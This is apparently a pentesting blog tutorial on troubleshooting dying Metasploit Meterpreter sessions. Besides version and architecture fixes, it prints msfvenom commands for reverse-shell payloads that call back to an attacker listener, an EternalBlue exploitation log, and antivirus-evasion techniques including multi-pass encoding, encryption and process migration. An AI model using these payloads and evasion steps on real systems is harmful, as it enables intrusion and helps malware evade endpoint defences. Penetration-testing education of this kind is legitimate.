Why is your Meterpreter session dying? Try these fixes..

infosecmatter.com/why-is-your-meterpreter-session-dying-try-these-fixes

December 31, 2020

When using Metasploit Framework, you have probably experienced many times that your meterpreter session has died and you see on the console error message saying “Meterpreter session 1 closed. Reason: Died”.

In this blog post we will examine reasons why these errors happen and provide solutions on how to fix it.

Reason 1: Incompatible Metasploit versions

A common reason why your meterpreter session might be dying is that you have generated payload using one version of Metasploit (e.g. v5), while you are using another major version of Metasploit (e.g. v6) for receiving the meterpreter connection.

This will not work due to the fact that different major versions of Metasploit are not fully compatible with each other. Using incompatible Metasploit versions can throw various errors including the following error:

```
[] Started reverse TCP handler on 192.168.24.5:8443
[] 192.168.1.2 - Meterpreter session 1 closed. Reason: Died
[*] Meterpreter session 1 opened (192.168.24.5:8443 -> 192.168.1.2:49257) at 2020-
12-09 08:24:55 -0400
```

Solution

In this case, the solution is really simple – make sure to always use the same major version of Metasploit on both ends.

For instance, if you are generating payload for your exploit using MSFv6, make sure that you are also receiving the connection (or connecting to the target) using MSFv6.

Reason 2: Mismatch in payload selection

Another common reason for the meterpreter session to be dying is to use a wrong (non-matching) payload while using the exploit/multi/handler module.

The exploit/multi/handler is a generic payload handler for handling connections coming from standalone payloads or exploits, typically generated manually using the msfvenom utility.

For a proper function, it is required that the specified payload matches precisely on both sides and this is where it is easy to make a mistake.

For instance, we may have specified in the msfvenom to use the windows/meterpreter/reverse_https payload, while in the msfconsole, we mistakenly selected the windows/meterpreter/reverse_tcp payload.

This can result in variety of errors, including this one:

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.204.3:8443
[*] Sending stage (201283 bytes) to 192.168.1.100
[*] Meterpreter session 2 opened (192.168.204.3:8443 -> 192.168.1.100) at 2020-10-
15 14:31:01 -0500
[*] Sending stage (201283 bytes) to 192.168.1.100
[*]  - Meterpreter session 2 closed.  Reason: Died
[*] Meterpreter session 3 opened (192.168.204.3:8443 -> 192.168.1.100) at 2020-10-
15 14:31:02 -0500
[*] Sending stage (201283 bytes) to 192.168.1.100
[*] Meterpreter session 4 opened (192.168.204.3:8443 -> 192.168.1.100) at 2020-10-
15 14:31:02 -0500
[*]  - Meterpreter session 3 closed.  Reason: Died
[*]  - Meterpreter session 4 closed.  Reason: Died
[*] Sending stage (201283 bytes) to 192.168.1.100
[*]  - Meterpreter session 5 closed.  Reason: Died
[*] Meterpreter session 5 opened (192.168.204.3:8443 -> 192.168.1.100) at 2020-10-
15 14:31:06 -0500
[*] Sending stage (201283 bytes) to 192.168.1.100
[*]  - Meterpreter session 6 closed.  Reason: Died
[*] Meterpreter session 6 opened (192.168.204.3:8443 -> 192.168.1.100) at 2020-10-
15 14:31:07 -0500
[*] Sending stage (201283 bytes) to 192.168.1.100
[*] Meterpreter session 7 opened (192.168.204.3:8443 -> 192.168.1.100) at 2020-10-
15 14:31:07 -0500
[*]  - Meterpreter session 7 closed.  Reason: Died
[*] Sending stage (201283 bytes) to 192.168.1.100
[*] Meterpreter session 8 opened (192.168.204.3:8443 -> 192.168.1.100) at 2020-10-
15 14:31:12 -0500
[*] Sending stage (201283 bytes) to 192.168.1.100
[*] Meterpreter session 9 opened (192.168.204.3:8443 -> 192.168.1.100) at 2020-10-
15 14:31:12 -0500
```

Solution

As already mentioned above, we have to ensure that we are using the same payload on both ends – in the msfvenom and in the msfconsole.

Here is an example of how to setup multi handler correctly, using the windows/x64/meterpreter/reverse_https payload as an example.


(1) Setup the multi handler listener:

```
msf6 > use exploit/multi/handler
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_https
msf6 exploit(multi/handler) > set LHOST 10.11.0.5
msf6 exploit(multi/handler) > set LPORT 8443
msf6 exploit(multi/handler) > run
```

(2) Generate standalone meterpreter payload:

```
msfvenom -p windows/x64/meterpreter/reverse_https LHOST=10.11.0.5 LPORT=8443 -f
exe -o runme.exe
```

Now, once we deliver the runme.exe executable to our target and run it, we should receive meterpreter session without any issues:



```
msf5 exploit(multi/handler) > run

[*] Started HTTPS reverse handler on https://10.11.0.5:8443
[*] https://10.11.0.5:8443 handling request from 10.2.112.15; (UUID: wazrp2ko) Staging x64
 payload (202329 bytes) ...
[*] Meterpreter session 1 opened (10.11.0.5:8443 → 10.2.112.15:51281) at 2020-10-15 15:42
:32 -0500

meterpreter > getuid
Server username: SERVER-DC1\dcadmin
meterpreter >
```

Reason 3: Architecture (32bit/64bit) mixing

While working with Metasploit, it is also very easy to make mistake in choosing the correct processor architecture and mix them up.

If we make such a mistake, it can result in the following error:

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.204.2:8443
[*] Sending stage (206403 bytes) to 192.168.100.1
[*] Meterpreter session 4 opened (192.168.204.2:8443 -> 192.168.100.1:50146) at
2020-12-09 13:07:30 +0400
[*] 192.168.100.1 - Meterpreter session 4 closed.  Reason: Died
```

The msfconsole becomes unresponsive and we have to manually interrupt it by pressing ^C (Control+C) key:

```
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf6 exploit(multi/handler) >
```

Solution

Make sure that you do not mix the processor architecture in the msfvenom and in the msfconsole. You should only use either 32bit or either 64bit payloads on both ends.

Examples of 32bit and 64bit payloads:

32bit payloads	64bit payloads
windows/meterpreter/reverse_tcp	windows/x64/meterpreter/reverse_tcp
windows/meterpreter/reverse_https	windows/x64/meterpreter/reverse_https
windows/meterpreter/bind_tcp_rc4	windows/x64/meterpreter/bind_tcp_rc4
etc.	etc.

Reason 4: Killed by Antivirus / EDR

Another common reason of the “Meterpreter session 1 closed. Reason: Died” errors is that at some point the meterpreter got detected by an AV (Antivirus) / EDR (Endpoint Detection and Response) solution running on the target machine.

In such cases, the meterpreter process will be killed, resulting in the following behavior:

```
[*] Started reverse TCP handler on 192.168.204.2:8443
[*] Sending stage (985320 bytes) to 192.168.100.1
[*] Meterpreter session 1 opened (192.168.204.2:8443 -> 192.168.100.1:39854) at
2020-12-30 10:33:14 +0400

meterpreter >
[*] 192.168.100.1 - Meterpreter session 1 closed.  Reason: Died
```

Notice that the meterpreter session died after the stage was sent, when the session was already successfully established.

This can also happen anytime during the session.

Solution 1 – Migrate to another process

One trick we can try is to hide from the AV by migrating the meterpreter process to another benign process – e.g. to explorer.exe or svchost.exe – as soon as possible.


Note that the process migration works only on Windows targets, since UNIX systems do not have capabilities (system APIs) for doing these sorts of (insane) things. Yes, I’m talking about CreateRemoteThread, WriteProcessMemory and other Windows APIs allowing to do process injection.

The Metasploit framework allows us to automatically migrate the meterpreter process immediately after the session is established by using either of these advanced options:

- InitialAutoRunScript
- AutoRunScript

For instance, here’s how to migrate meterpreter into the explorer.exe process automatically:

```
msf6 exploit(..) > set AutoRunScript "migrate -n explorer.exe"
msf6 exploit(..) > run
```



```
[*] 172.25.1.16:445 - Receiving response from exploit packet
[+] 172.25.1.16:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 172.25.1.16:445 - Sending egg to corrupted connection.
[*] 172.25.1.16:445 - Triggering free of corrupted buffer.
[*] https://172.18.1.8:443 handling request from 172.25.1.16; (UUID: boo9nhph) Staging x64 payload (20232
[*] Meterpreter session 1 opened (172.18.1.8:443 -> 172.25.1.16:62766) at 2020-11-01 14:24:39 +0400

[+] 172.25.1.16:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 172.25.1.16:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 172.25.1.16:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

[*] Session ID 1 (172.18.1.8:443 -> 172.25.1.16:62766) processing AutoRunScript 'migrate -n explorer.exe'
[!] Meterpreter scripts are deprecated. Try post/windows/manage/migrate.
[!] Example: run post/windows/manage/migrate OPTION=value [...]
[*] Current server process: svchost.exe (7636)
[+] Migrating to 5720
[+] Successfully migrated to process

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Solution 2 – Obfuscate, obfuscate, obfuscate

Obfuscation is obviously a very broad topic – there are virtually unlimited ways of how one could try to evade AV detection.

Using the following tips can additionally help making the meterpreter a bit harder to spot from the AV point of view.

Tip 1 – Payload encoding (msfvenom)

While generating the payload with msfvenom, we can use various encoders and even encryption to obfuscate our final deliverable.

Here's an example using 10 iterations of shikata_ga_nai encoder to encode our payload and also using aes256 encryption to encrypt the inner shellcode:

```
msfvenom -p windows/meterpreter/reverse_https LHOST=10.11.0.5 LPORT=4443 -f exe -e
x86/shikata_ga_nai -i 10 --encrypt aes256 -x /usr/share/windows-binaries/plink.exe
-o runme.exe
```

Check also other encoding and encryption options by running:


```
msfvenom --list encoders
msfvenom --list encrypt
```

Tip 2 – Stage encoding (msfconsole)

When opening a meterpreter session, there are certain specific and easily identifiable bytes being transmitted over the network while the meterpreter stage is being sent to the target.

Try the EnableStageEncoding advanced option in msfconsole to encode the stage:

```
msf6 exploit(..) > set EnableStageEncoding true
msf6 exploit(..) > run
```


```
msf5 exploit(multi/handler) > run

[*] Started HTTPS reverse handler on https://10.1.25.2:8443
[*] https://10.1.25.2:8443 handling request from 10.2.1.5; (UUID: hlu2vne5) Encoded stage with x8
6/shikata_ga_nai
[*] https://10.1.25.2:8443 handling request from 10.2.1.5; (UUID: hlu2vne5) Staging x86 payload (
177270 bytes) ...
[*] Meterpreter session 1 opened (10.1.25.2:8443 → 10.2.1.5:51698) at 2020-12-31 03:35:56 -0500

meterpreter > getuid
Server username: SERVER-DC1\dcadmin
meterpreter >
```

This may help evade some AVs as well and prevent our meterpreter session from being killed.

Check also other options in the msfconsole:

```
msf6 exploit(..) > show advanced
msf6 exploit(..) > set StageEncoder [TAB] ..
```

Troubleshooting tips

Here are couple of tips than can help with troubleshooting of issues in Metasploit not just related to the meterpreter session closing, but also for any other problem as well.

Increase logging

There is a global LogLevel option in the msfconsole which controls the verbosity of the logs. You can set the value between 1 and 5:

```
msf6 exploit(..) > setg LogLevel 5
```

Check Metasploit logs

Have a look in the Metasploit log file after an error occurs to see what's going on:

```
cat ~/.msf4/logs/framework.log
```

Quick diagnostic information

When an error occurs such as when a meterpreter session dies, you can quickly get a diagnostic information by running the debug command in the msfconsole:

```
[*] 192.168.100.1 - Meterpreter session 1 closed.  Reason: Died
msf6 exploit(..) > debug
```

This will print out various potentially useful information, including snippet from the Metasploit log file itself.

Metasploit wiki pages

Check also the following resource for debugging of dead meterpreter sessions:

- https://github.com/rapid7/metasploit-framework/wiki/Debugging-Dead-Meterpreter-Sessions

Summary

Before reporting an issue for the Metasploit Framework:

- Make sure that you are using the same payload and architecture (32bit/64bit) on both sides – on your target and in the msfconsole.
- Check that you have generated the payload using the same major version of Metasploit as the one you are receiving the meterpreter with.

In addition, to avoid meterpreter being detected by Antivirus causing the meterpreter session to die:

- Select only payloads which use an encrypted communication channel, e.g.:
    - meterpreter/reverse_winhttps
    - meterpreter/reverse_https
    - meterpreter/reverse_tcp_rc4
    - meterpreter/bind_tcp_rc4
- Configure auto-migration of the meterpreter process to another (benign) process
- Use available payload encoding, encryption and obfuscation options

If this post was useful for you and you would like more tips like this, consider subscribing to my mailing list and following me on Twitter or Facebook and you will get automatically notified about new content! You can also support me through a donation.

SHARE THIS

TAGS | Antivirus | Exploitation | Kali Linux | Metasploit | Meterpreter | Msfconsole | Msfvenom | Payload | Process injection | Troubleshooting